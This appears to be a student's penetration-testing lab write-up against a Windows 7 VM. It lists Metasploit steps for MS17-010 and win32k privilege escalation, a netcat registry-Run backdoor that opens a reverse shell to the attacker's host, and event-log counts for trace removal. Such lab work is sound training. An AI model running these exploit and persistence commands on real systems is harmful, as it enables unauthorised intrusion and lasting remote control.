**Question 1**

1. Privilege Escalation

1.1 proof

1.2

a. Step list:

1. background

2. use exploit/windows/local/ms18\_8120\_win32k\_privesc

3. set payload windows/x64/meterpreter/reverse\_tcp

4. show targets

5. set target 1

6. set session 1

7. set lport 4443


8. exploit

9. getuid

10. getpid

11. getuid

b. proof




1.3 : Kill Session 1

a. Step list:

1. background

2. sessions -k 1

b. proof




**Question 2**

1. Information Gathering

2.1 sysinfo

a. proof



b. Information

i. Computer: Computer name

ii. OS: Operating system of machine

iii. Architecture: OS architecture/type (x64 or x86)

iv. System Language: Installed language of OS


v. Domain: Domain where machine is included

vi. Logged on Users: shows how many users are using the system (Alex and admin through meterpreter)

vii. Meterpreter: exploit type

2.2

a. proof



b. There are **5 users** currently available in WIN7 VM

c. Account names

i. Admin

ii. Administrator

iii. Alex

iv. Guest

v. HomeGroupUser$

**Question 3**

1. Installing backdoors

3.1 Upload Netcat to target host.

a. Steps list:


1. sudo service postgresql start

2. sudo msfconsole

3. search ms17-010

1. use 2
2. set payload windows/x64/meterpreter/reverse\_tcp
3. show options
4. set rhosts 192.168.1.101
5. exploit
6. getuid
7. shell
8. upload c:\bin\nc.exe c:\windos\system32
9. reg add HKLM\software\microsoft\windows\currentversion\run /v nc /d “nc -d -e cmd.exe 192.168.1.102 22”
10. sudo nc -vlp 22
11. restart win7 VM
12. login to admin
13. reg query HKLM\software\microsoft\windows\currentversion\run


b. proof



**Question 4**

1. Removing traces

4.1

a. there are 19 files.


b. we should add ‘t’ after ‘-’ ex. ‘ls -t’


c.



4.2

a. There are **915, 1179, 0, 3198 and 0** event that are logged under **Application, Security, Setup, System and Forwarded Events**, respectively.

b.

* 1. Since I didn’t have meterpreter session from task 3.1; I had to redo it. So that caused more logged events under some categories seen in the below screenshot.

4.4

1. There are **0, 1, 0, 1 and 0** event that are logged under **Application, Security, Setup, System and Forwarded Events**, respectively.

